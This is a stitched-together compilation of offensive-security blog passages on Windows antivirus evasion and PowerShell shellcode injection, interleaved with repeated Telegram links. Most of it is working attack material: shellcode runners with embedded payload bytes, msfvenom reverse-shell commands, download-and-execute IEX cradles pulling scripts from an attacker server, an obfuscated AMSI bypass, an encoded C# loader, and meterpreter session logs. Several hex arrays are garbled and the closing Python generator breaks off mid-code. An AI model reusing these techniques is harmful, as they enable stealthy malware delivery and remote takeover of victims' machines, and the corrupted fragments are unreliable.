If you're a Windows user, you should be careful of these and other warnings that may indicate another program is attempting to execute, or that a file is either requesting outside recourses or needs unusual permissions to run. In all of these instances, your default reaction to a window like this popping up should be to deny permission.

While in this guide we only looked at a simple proof of concept tests, it wouldn't require much modification to make this very dangerous. All this goes to remind you that a single slip-up in the opening of a Word document can lead to a huge headache, or in this case, a frightfull spook.

https://null-byte.wonderhowto.com/how-to/execute-code-microsoft-word-document-without-security-warnings-0180495/

AV Evasion Part 2, The disk is lava

If you haven't read part 1 of the AV Evasion series, you can find it here. The plan for this post is to show ways to beat signature detection and some AMSI bypasses to reach a low detection rate. If that sounds interesting, let's Hop to it.

The beautiful thing about .NET is how portable it is. Microsoft is really good about integration throughout their entire ecosystem. This also gives attackers more attack surface to take advantage of. An example of this is transforming our original payload to PowerShell.

We can import kernel32.dll from our original payload by importing it as a type as shown below.

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;
public class Kernel32 {
[DllImport("kernel32")]
 public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint f
lProtect);
[DllImport("kernel32", CharSet=CharSet.Ansi)]
 public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartA
ddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("kernel32.dll", SetLastError=true)]
public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
"@
Add-Type $Kernel32


[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48
,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0xf,0xb7,0x4a,0x4a,0x
4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0
x41,0x1,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0
```

With Kernel32.dll loaded in our PowerShell runspace, we are free to invoke our shellcode runner. If the following functions do not make sense, I urge you to reread part 1 for a deeper explanation of VirtualAlloc,WaitForSingleObject, and CreateThread. Sample code is shown below. A clever reader will notice we are missing our fancy Array.Reverse() method. We have

https://t.me/learningnets

another nifty bypass and its not needed. Stay tuned to find out why.

```
,0x59,0x4e,0x72,0x6a,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0
8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x
,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x5
0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d
x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x
,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,
74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0
7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,
48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,
12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x
,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0
5


$size = $buf.Length
[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)
$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);
[kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

Finally, we can create new shellcode with msfvenom -p windows/x64/meterpreter/reverse_https lhost=eth0 lport=443 -f ps1 and paste it above our $size variable.

Let's test our PowerShell Shellcode runner by invoking it with IEX over http traffic. I have named the powershell script local.txt and have added it to /var/www/html/ webroot in Kali. Let's pull it with System.Net.Webclient and invoke with IEX

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\IEUser> (new-object system.net.webclient).DownloadString('http://192.168.133.128/local.txt')| iex
PS C:\Users\IEUser> ^C
PS C:\Users\IEUser> (new-object system.net.webclient).DownloadString('http://192.168.133.128/local.txt')| iex
iex : At line:1 char:1
+ #[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:87
+ ... et.webclient).DownloadString('http://192.168.133.128/local.txt')| iex
+                                                                        ~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\IEUser>
```

Drats!!!!

it appears AMSI picked up our script. To continue, we will need to understand how AMSI operates.

AMSI, or AntiMalware Scan Interface, is a newish Antivirus technology from Microsoft that scans for malicious activity in memory. At the time of writing this, AMSI is integrated into PowerShell, WScript, CScript, and DotNet executables. I plan on doing a deeper dive discussion on 'patching' in a future post, so we won't get super in depth with this yet. At a high level, once PowerShell is invoked, amsi.dll is injected into the process and executed. AMSI_Scan_Buffer is then used to scan for malicious activity. Because of the way AMSI is currently implemented, the namespace can also patch back into it. Matt Graber wrote the original AMSI bypass for patching the Scan Buffer function to all return clean here. This has been 'fixed' by Microsoft by adding that as a known malicious signature. As we saw in part 1, signature detection isn't very good and can be bypassed fairly easily. The site amsi.fail was setup to create amsi bypasses. We can easily pull down a payload and get around AMSI to allow our script to run. We will need to keep trying payloads in PowerShell until one works as intended.

https://t.me/learningnets


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\IEUser> [Ref].Assembly.GetType("$('System.Mànàgement'.norMaLIze([ChaR](70+33-33)+[cHAR]([byTe]0x6f)+[CHa
14+26-26)+[chaR](109*16/16)+[cHar]([byTe]0x44)) -replace [cHar](92*36/36)+[CHar](112*110/110)+[chAR](20+103)+[chAr](
[Char](110+98-98)+[cHAR]([byte]0x7d)).Automation.$('AmsìUtils'.NormALize([CHar](70*22/22)+[cHAR]([ByTe]0x6f)+[cHAr](
e]0x72)+[chaR](77+32)+[cHar](68*11/11)) -replace [ChaR](63+29)+[CHar](63+49)+[chAR]([ByTe]0x7b)+[cHaR](77*38/38)+[cH
[byTe]0x6e)+[CHAr]([bytE]0x7d))").GetField($('àmsìInítFaìled'.norMalIzE([cHaR]([Byte]0x46)+[chAR](111*12/12)+[CharR](
18/18)+[chaR]([bYTe]0x6d)+[ChAr]([ByTe]0x44)) -replace [CHAR](92)+[chAR](28+84)+[cHaR]([ByTe]0x7b)+[ChAr]([byTe]0x4d
HaR]([byTe]0x6e)+[chAr]([BytE]0x7d)),"NonPublic,Static").SetValue($null,$true);
PS C:\Users\IEUser> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\IEUser>
```

We now have a functioning AMSI bypass, with that in place. We can run our ShellCode Runner as intended. Make sure to Enable Stage Encoding in MSF or it will get flagged by AV after dropping the second stage meterpreter shell.

```
[*] Started HTTPS reverse handler on https://192.168.133.128:443
msf6 exploit(multi/handler) > [*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUI
D: t7e7ahzm) Meterpreter will verify SSL Certificate with SHA1 hash f507e35c4ba9cf9ddfc7ab70e8b71bb7603
c7d26
[*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUID: t7e7ahzm) Encoded stage wit
h x64/xor_dynamic
[*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUID: t7e7ahzm) Staging x64 paylo
ad (202061 bytes) ...
[*] Meterpreter session 1 opened (192.168.133.128:443 → 192.168.133.1:54114) at 2021-05-26 21:32:30 -0
400
Loading extension unhook ... Success.
[+] Command execution completed:
[0, 0, nil]

msf6 exploit(multi/handler) > getuid
[-] Unknown command: getuid.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter >
```

Back to C#

Microsoft really loves integration, so it makes sense that we can invoke PowerShell within our C# app. A quick google search fetches us [the official MS doc on how to invoke Powershell in C#](). Let's create a new C# project and add the exact commands listed in the documentation. For this to work, a Reference will need added to Visual Studio with the dll path at c:\Windows\assembly\GAC_MSIL\System.Management.Automation...



The full code can be seen below for our new PowerShell invoking binary. I like to use [Raika's Hub]() to encode our required PowerShell commands to one line for ease of execution.

Tool: Powershell Encoder

This will encode the command you input into valid PowerShell Base64 for use with "EncodedCommand".

Note: This is not a normal base64 encoder! It converts the string to UTF-16LE first before encoding, as that is what PowerShell expects!

```
(new-object system.net.webclient).DownloadString('http://192.168.133.128/amsi.txt')|iex; (new-object system.net.webclient).DownloadString('http://192.168.133.128/local.txt')|iex
```

Encode Decode


KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEAMwAzAC4AMQAyADgALwBhAG0AcwBpAC4AdAB4AHQAJwApAHwAaQBlAHgAOwAgACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAxADMAMwAuADEAMgA4AC8AbABvAGMAYQBsAC4AdAB4AHQAJwApAHwAaQBlAHgA

log2 | Blog2.Program | Main(string[] args)

```
using System.Management.Automation;


namespace Blog2
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            PowerShell ps = PowerShell.Create();

            string bear = "powershell.exe -exec bypass -enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA
            ps.AddScript(bear);
            ps.Invoke();

        }
    }
}

```

https://t.me/learningnets

Let’s build and test our new application against AntiScan.me



0/26 detections. This is due to our small application calling other methods outside of the binary and pulling the values straight into memory. We have erased all malicious signatures from the binary. Since we stripped AMSI from the binary as well, in-memory protections have decreased as well. Let’s execute the payload on our client to test the result in real time.

https://t.me/learningnets

```
StageEncoder ⇒ x64/xor_dynamic
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.133.128:443
[*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUID: 85xc0pwb) Meterpreter will
verify SSL Certificate with SHA1 hash f507e35c4ba9cf9ddfc7ab70e8b71bb7603c7d26
[*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUID: 85xc0pwb) Encoded stage wit
h x64/xor_dynamic
[*] https://192.168.133.128:443 handling request from 192.168.133.1; (UUID: 85xc0pwb) Staging x64 paylo
ad (202061 bytes) ...
[*] Meterpreter session 4 opened (192.168.133.128:443 → 192.168.133.1:54549) at 2021-05-26 22:19:43 -0
400

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter >
```

We indeed get a working shell.

This includes AV Evasion Part 2. Share the post if you liked it and I Hop to see everyone next time.

https://0xhop.github.io/evasion/2021/05/26/evasion-pt2/

Powershell Commands

https://themayor.notion.site/53512dc072c241589fc45c577ccea2ee?v=7b908e7e76a9416f98f40d9d3843d3cb

NATIVE POWERSHELL X86 SHELLCODE INJECTION ON 64-BIT PLATFORMS

One of the biggest challenges with doing PowerShell injection with shellcode is the ability to detect X86 or X64 bit platforms and having it automatically select which to use. There are a few ways we could do this, first is to write out our PowerShell encoded x64 and x86 shellcode and use a small PowerShell script to identify if we are a x86 or x64 bit platform. However – this is a bit of a hack job and it also requires to to write to disk which – which we never want to do. So how do we execute x86 shellcode on a x64 bit platform? In x64 bit architectures there is a path under %WINDIR%syswow64WindowsPowerShellv1.0powershell.exe that will allow us to execute a x86 instance of PowerShell. Great! However – when we are doing exploitation and our payload gets triggered, how do we automatically determine if its x86 or x64 to deliver the path? The same path does not exist under x86 path variables so we need a different way.

As an example: Let's say we want to use psexec_command within Metasploit. We generate our PowerShell injection through SET which will inject shellcode straight into memory based on the wicked and awesome research from Matthew Graeber http://www.exploit-monday.com/2011/10/exploiting-powershells-features-not.html. We need a way to ensure reliability on both X86 and x64 bit platforms.

This has been problematic in the past and within SET. In order to overcome this, SET had to specify if you wanted x64 or x86 or setup two listeners. One listener would be something like windows/meterpreter/reverse_tcp while the other would be windows/x64/meterpreter/reverse_tcp. One listening on 443, other on 444. This isn't ideal but has been the main method up until now.

https://t.me/learningnets

In order to get non selective shellcode injection based on architecture, we need to somehow determine if the platform is x86 or x64. We could simply look if we are x86 or AMD64 and select each shellcode based on the architecture. Architecture lookup here:

```
if($env:PROCESSOR_ARCHITECTURE -eq "AMD64")
```

Unfortunately, if we include both shellcode for 32 and 64 bit platforms, when we do our execution restriction bypass attack on the command line, the arguments are to long and we no longer have the ability to stay straight in memory.

In order to overcome this, we can call the x86 PowerShell instance based on platform type if we are running in x64. The code is below and will be released in the next version of SET:

```
# our execute x86 shellcode

function Generate-ShellcodeExec

{

# this is our shellcode injection into memory (one liner) shellcode is just a simple Metasploit payload=windows/exec cmd=calc

$shellcode_string = @"

`$code = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';`$winFunc = Add-Type -memberDefinition `$code -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]`$sc64 =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x6a,0x01,0x8d,0x85,0xb9,0x00,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x00

;[Byte[]]`$sc = `$sc64;`$size = 0x1000;if (`$sc.Length -gt 0x1000) {`$size = `$sc.Length};`$x=`$winFunc::VirtualAlloc(0,0x1000,`$size,0x40);for (`$i=0;`$i -le (`$sc.Length-1);`$i++) {`$winFunc::memset([IntPtr](`$x.ToInt32()+`$i), `$sc[`$i], 1)};`$winFunc::CreateThread(0,0,`$x,0,0,0);for (;;) { Start-sleep 60 };

"@
```

https://t.me/learningnets

```
$goat =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($shellcode_strin
g))

write-output $goat

}


# our function for executing x86 shellcode

function Execute-x86

{

        # if we are running under AMD64 then use the x86 version of powershell

  if($env:PROCESSOR_ARCHITECTURE -eq "AMD64")

  {

    $powershellx86 = $env:SystemRoot + "syswow64WindowsPowerShellv1.0powershell.exe"

                $cmd = "-noprofile -windowstyle hidden -noninteractive -EncodedCommand"

                $thegoat = Generate-ShellcodeExec

    iex "& $powershellx86 $cmd $thegoat"


  }

        # else just run normally

  else

  {

    $thegoat = Generate-ShellcodeExec

                $cmd = "-noprofile -windowstyle hidden -noninteractive -EncodedCommand"

                iex "& powershell $cmd $thegoat"

  }

}

# call the function

Execute-x86
```

In the above code snippet, we detect if we are in a 64 bit platform, if we are, we call our shellcode injection and convert our injection code to Unicode + Base64 encode here:

```
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($shellcode_strin
g))
```

https://t.me/learningnets

Then pass it to a new encodedcommand call to the x86 PowerShell. Otherwise, then just run normally. Vala – we now have the ability to use native x86 shellcode inside of PowerShell. In this instance, we can wrap it into one line, unicode and base64 encode it and we now have our one liner.

Our result when we use x86 meterpreter on a x64 operating system? Below:

[*] Sending stage (751104 bytes) to 192.168.9.186

[*] Meterpreter session 2 opened (192.168.9.240:443 -> 192.168.9.186:49373) at 2013-05-29 08:22:03 -0400

Now we need to add this all to one line in order to do the execution restriction bypass. Code modified below to fit all on one line:

```
# one line shellcode injection with native x86 shellcode

$shellcode_string = '$code = ''[DllImport("kernel32.dll")]public static extern IntPtr
VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr
memset(IntPtr dest, uint src, uint count);'';$winFunc = Add-Type -memberDefinition $code -
Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$sc64 =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0
c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x
7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0
x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x5
8,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0x
cf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0
x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd
0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0x
eb,0x86,0x5d,0x6a,0x01,0x8d,0x85,0xb9,0x00,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,0x87,0xff,
0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x06,0x7c,0x0a,0x8
0,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x
63,0x00;[Byte[]]$sc = $sc64;$size = 0x1000;if ($sc.Length -gt 0x1000) {$size =
$sc.Length};$x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40);for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i],
1)};$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };';$goat =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($shellcode_strin
g));if($env:PROCESSOR_ARCHITECTURE -eq "AMD64"){$powershellx86 = $env:SystemRoot +
"syswow64WindowsPowerShellv1.0powershell.exe";$cmd = "-noprofile -windowstyle hidden -
noninteractive -EncodedCommand";iex "& $powershellx86 $cmd $goat"}else{$cmd = "-
noprofile -windowstyle hidden -noninteractive -EncodedCommand";iex "& powershell $cmd
$goat";}
```

Next all we would need to do is replace the shellcode, unicode and base64 encode the above and you will have a working one liner. These changes will be released into the Java Applet and PowerShell Injection techniques in the upcoming SET release.

https://t.me/learningnets

UPDATE 05/30/2013: While doing some troubleshooting with Chris Gates (Carnal0wnage) we figured out that while the reverse_tcp meterpreter shell will work fine, since the HTTPS reverse stager is larger – it will fail because it cuts off about 50 characters. In order to fix this, we have to revise the above code just slightly. Below is a down and dirty non pretty python code that will automatically create any Metasploit payload and do the right format for you and base64 encode the bypass. Enjoy!

```
import base64,re,subprocess,sys


# generate base shellcode

def generate_shellcode(payload,ipaddr,port):

    port = port.replace("LPORT=", "")

    proc = subprocess.Popen("msfvenom -p %s LHOST=%s LPORT=%s c" % (payload,ipaddr,port),
stdout=subprocess.PIPE, shell=True)

    data = proc.communicate()[0]

    # start to format this a bit to get it ready

    data = data.replace(";", "")

    data = data.replace(" ", "")

    data = data.replace("+", "")

    data = data.replace('"', "")

    data = data.replace("n", "")

    data = data.replace("buf=", "")

    data = data.rstrip()

    # return data

    return data


def format_payload(payload, ipaddr, port):


    # generate our shellcode first

    shellcode = generate_shellcode(payload, ipaddr, port)

    shellcode = shellcode.rstrip()

    # sub in x for 0x

    shellcode = re.sub("\\x", "0x", shellcode)

    # base counter
```


https://t.me/learningnets

```
    counter = 0

    # count every four characters then trigger mesh and write out data

    mesh = ""

    # ultimate string

    newdata = ""

    for line in shellcode:

        mesh = mesh + line

        counter = counter + 1

        if counter == 4:

            newdata = newdata + mesh + ","

            mesh = ""

            counter = 0


    # heres our shellcode prepped and ready to go

    shellcode = newdata[:-1]


    # one line shellcode injection with native x86 shellcode

    powershell_code = (r"""$1 = '$c = ''[DllImport("kernel32.dll")]public static extern IntPtr
VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
